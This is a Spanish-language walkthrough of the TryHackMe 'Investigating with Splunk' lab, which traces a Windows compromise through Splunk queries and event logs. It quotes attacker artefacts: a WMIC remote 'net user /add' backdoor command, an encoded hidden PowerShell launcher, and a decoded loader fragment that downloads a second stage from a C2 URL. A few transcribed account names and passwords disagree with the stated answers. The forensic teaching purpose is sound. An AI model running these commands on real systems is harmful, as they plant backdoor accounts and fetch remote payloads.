



RESOLUCIÓN DE LABORATORIO

Lab: Investigating with Splunk (TryHackMe)

Análisis forense en Splunk para rastrear el compromiso de un entorno Windows. Comprende la detección de credenciales vulneradas, persistencia mediante usuarios ilícitos, evasión de antivirus (AMSI) en PowerShell y comunicación C2.

Escenario:

SOC Analyst Johny has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

Herramientas utilizadas:

- Splunk
- Cyberchef

Resumen:

El caso analizado corresponde a una investigación forense de un ataque registrado en Splunk. El vector de acceso inicial fue la compromisión de la cuenta legítima Cybertees\James (T1078 — Valid Accounts), desde la cual se ejecutaron comandos maliciosos de forma encubierta.

Desde el hostname James.browne, el adversario ejecutó comandos PowerShell ofuscados para crear el usuario backdoor "A1berto" con contraseña "paw0rd1", intentando suplantar la identidad del usuario legítimo "Alberto". Paralelamente, se creó y eliminó una clave de registro en la ruta HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto en un lapso de 38 milisegundos, lo que evidencia ejecución automatizada con fines de evasión de detección y ocultamiento de la cuenta.


El incidente abarca fases tempranas del ciclo de ataque (acceso inicial y ejecución) sin evidencia de técnicas de persistencia consolidadas. Si bien la creación del usuario A1berto representa un intento de establecer acceso persistente, no se registró ningún evento de inicio de sesión ni intento de autenticación asociado a dicha cuenta.

Adicionalmente, se identificó la ejecución de un script PowerShell ofuscado en Base64 con naturaleza de loader de segunda etapa. El análisis del script mediante CyberChef reveló técnicas de bypass contra AMSI y los sistemas de auditoría de Windows, así como la implementación de cifrado RC4 para enmascarar su actividad. La dirección del servidor de Comando y Control (C2) fue extraída mediante doble decodificación Base64 y concatenación con la ruta del recurso, identificándose como hxxp[:]//10[.]10[.]10[.]5/news[.]php, objetivo crítico para el bloqueo inmediato a nivel de firewall.

P1: How many events were collected and Ingested in the index main?

R: 12256


Se realizó una demostración de la cantidad total de datos ingeridos, registrando un total de 12,256 eventos en el índice “main”.



P2: On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

R: A1berto

El tipo de fuente (sourcetype) “event_logs” contiene los eventos registrados en el Visor de Eventos de Windows. Por lo tanto, se realizó una búsqueda de los eventos con el EventID 4720 (asignado a la creación de una cuenta de usuario), encontrando un solo resultado.



Este evento reveló que se creó el usuario nuevo “A1berto”, asignado al dominio “WORKSTATION6”, desde la cuenta de usuario “James” que fue previamente comprometida."

Message: A user account was created.

Subject:

Security ID: S-1-5-21-4020993649-1037605423-417876593-1104
Account Name: James
Account Domain: Cybertees
Logon ID: 0x551686


New Account:

Security ID: S-1-5-21-1969843730-2406867588-1543852148-1000
Account Name: Alberto
Account Domain: WORKSTATION6

P3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

R: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

Se acotaron los eventos relacionados al usuario creado “A1berto” y al EventID 12 (asignado a la creación o eliminación de un objeto de registro), obteniendo un total de dos eventos.



Al examinar ambos eventos, se reveló que desde el nombre de cuenta SYSTEM se creó y eliminó una clave de registro “HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto” en un lapso de 38 milisegundos registrado en el campo timestamp. Esta acción automatizada tuvo como objetivo principal la evasión de defensas y el ocultamiento de la cuenta.

Message: Registry object added or deleted:
RuleName: -
EventType: CreateKey
UtcTime: 2022-02-14 12:06:02.420
ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-00000000400}
ProcessId: 740
Image: C:\windows\system32\lsass.exe
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

```


Message: Registry object added or deleted:
RuleName: -
EventType: DeleteKey
UtcTime: 2022-02-14 12:06:02.420
ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-00000000400}
ProcessId: 740
Image: C:\windows\system32\lsass.exe
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

```

P4: Examine the logs and identify the user that the adversary was trying to impersonate.

R: Alberto

En general, se identificaron 4 usuarios en el índice “main”. Entre ellos, se determinó que "Alberto" es el usuario que el atacante intentó suplantar.



P5: What is the command used to add a backdoor user from a remote computer?

R: C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"

Se filtró por eventos de PowerShell dado que el sistema operativo identificado es Windows. Al acotar la búsqueda a los eventos de PowerShell y al usuario creado "A1berto", se localizaron 4 eventos. En ellos se identificó el comando ejecutado desde el host de James.browne: "C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1".

New Search Save As Create Table View Close

1 index="main" powershell Alberto All time Q

✓ 4 events (before 24/06/2026 14:41:45.000) No Event Sampling Job || ■ ↗ ⬇ Smart Mode

Events (4) Patterns Statistics Visualization

Format Timeline – Zoom Out + Zoom to Selection × Deselect 1 millisecond per column

List ✓ Format 20 Per Page

Time	Event
2022-02-14 08:06:03	<pre> @version: 1 Category: Process Creation Channel: Security Commandline: "C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add Alberto pa@d1" EventID: 4688 EventReceivedTime: 2022-02-14 08:06:03 EventTime: 2022-02-14 08:06:01 EventType: AUDIT_SUCCESS ExecutionProcessID: 4 Hostname: James.browne Keywords: --9214364837600035000 MandatoryLabel: S-1-16-12288 Message: A new process has been created. </pre>

< Hide Fields ≡ All Fields
 SELECTED FIELDS
 a host 1
 a source 1
 a sourcetype 1
 a User 1
 INTERESTING FIELDS
 # @version 1
 a AccountName 2
 a AccountType 1
 a ActivityID 1
 a Category 4
 a Channel 4
 a CommandLine 1

P6: How many times was the login attempt from the backdoor user observed during the investigation?

R: 0

Se realizó una búsqueda exhaustiva del Event ID 4625 (asociado a intentos fallidos de inicio de sesión en Windows); sin embargo, no se detectó ningún evento relacionado con la cuenta del usuario persistente ("A1berto").

New Search

1 index="main" | EventID="4625"

✓ 0 events (before 24/06/2026 14:56:55.000) No Event Sampling ▼

P7: What is the name of the infected host on which suspicious Powershell commands were executed?

R: James.browne

El hostname James.browne, identificada previamente como el vector de compromiso inicial, fue utilizada para la ejecución de comandos maliciosos en Powershell, entre ellos, la creación del usuario "A1berto" y ejecución de script malicioso ofuscado en Base64.

```

ContextInfo:          Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.18362.752
Host ID = 0f79c464-4587-4a42-a825-a0972e939164
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBIAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBIAACAAMwApAHsAJAAXADE
Engine Version = 5.1.18362.752
Runspace ID = a6093660-16a6-4a60-ae6b-7e603f030b6f
Pipeline ID = 1
Command Name = Invoke-Expression
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 622
User = Cybertees\James
Connected User =
Shell ID = Microsoft.PowerShell

Domain: Cybertees
ERROR_EVT_UNRESOLVED: true
EventID: 4103
EventReceivedTime: 2022-02-14 08:06:02
EventTime: 2022-02-14 08:06:02
EventType: INFO
ExecutionProcessID: 9564
Hostname: James.browne

```

P8: PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

R: 79

Se realizó una búsqueda filtrando por el Event ID 4103 (asociado al registro de cmdlets, comandos y datos de canalización de PowerShell) y se obtuvieron exactamente 79 eventos. Para verificar que cada uno pertenecía a la actividad maliciosa, se analizó el campo ContextInfo, el cual contenía el detalle del comando ejecutado. Tras visualizar los registros, se determinó que los 79 eventos compartían el mismo patrón de ejecución correspondiente al script ofuscado en Base64.

New Search

1

index="main" | EventID="4103"

2

| table ContextInfo

✓ 79 events (before 24/06/2026 15:13:18.000)

No Event Sampling ▼

100 Per Page ▼

Format

Preview ▼

ContextInfo

Host Name = ConsoleHost

Host Version = 5.1.18362.752

Host ID = 0f79c464-4587-4a42-a825-a0972e939164

Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc

Engine Version = 5.1.18362.752

Runspace ID = a6093660-16a6-4a60-ae6b-7e603f030b6f

Pipeline ID = 1

Command Name = Invoke-Expression

Command Type = Cmdlet

Script Name =

Command Path =

Sequence Number = 622

User = Cybertees\James

Connected User =

Shell ID = Microsoft.PowerShell

P9: An encoded Powershell script from the infected host initiated a web request. What is the full URL?

R: hxxp[://]10[.]10[.]10[.]5/news[.]php

Se utilizó CyberChef para desofuscar el script ejecutado en PowerShell, determinando que posee la naturaleza de un loader. En su etapa inicial, el código ejecuta técnicas de bypass contra el antivirus (AMSI) y los sistemas de auditoría de Windows. Posteriormente, genera una clave simétrica y aplica el algoritmo de cifrado RC4 para ocultar su actividad. Finalmente, se identificó la configuración de red para la descarga de una segunda etapa (payload); tras decodificar la dirección IP oculta en Base64 y concatenarla con la ruta del recurso, se obtuvo la URL completa del servidor de comando y control (C2): hxxp[://]10[.]10[.]10[.]5/news[.]php.

The screenshot displays the CyberChef web application interface. On the left, the 'Recipe' panel is active, showing a 'From Base64' step and a 'Remove null bytes' step. The 'Input' panel on the right contains a long Base64-encoded string. The 'Output' panel shows the decoded PowerShell script, which includes a request to 'http://10.10.10.5/news.php'.

```
System.Net.WebClient,$u= Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$ser=$( [Text.Encoding]::Unicode.GetString([ConVerT]::FromBase64String('aAB0AHQAcaA6AC8ALwAXADAALgAXADAALgA1AA==')));$t='/news.php';$7A6Ed.Headers.Add('User-Agent',$u);$7A6Ed.Proxy=
```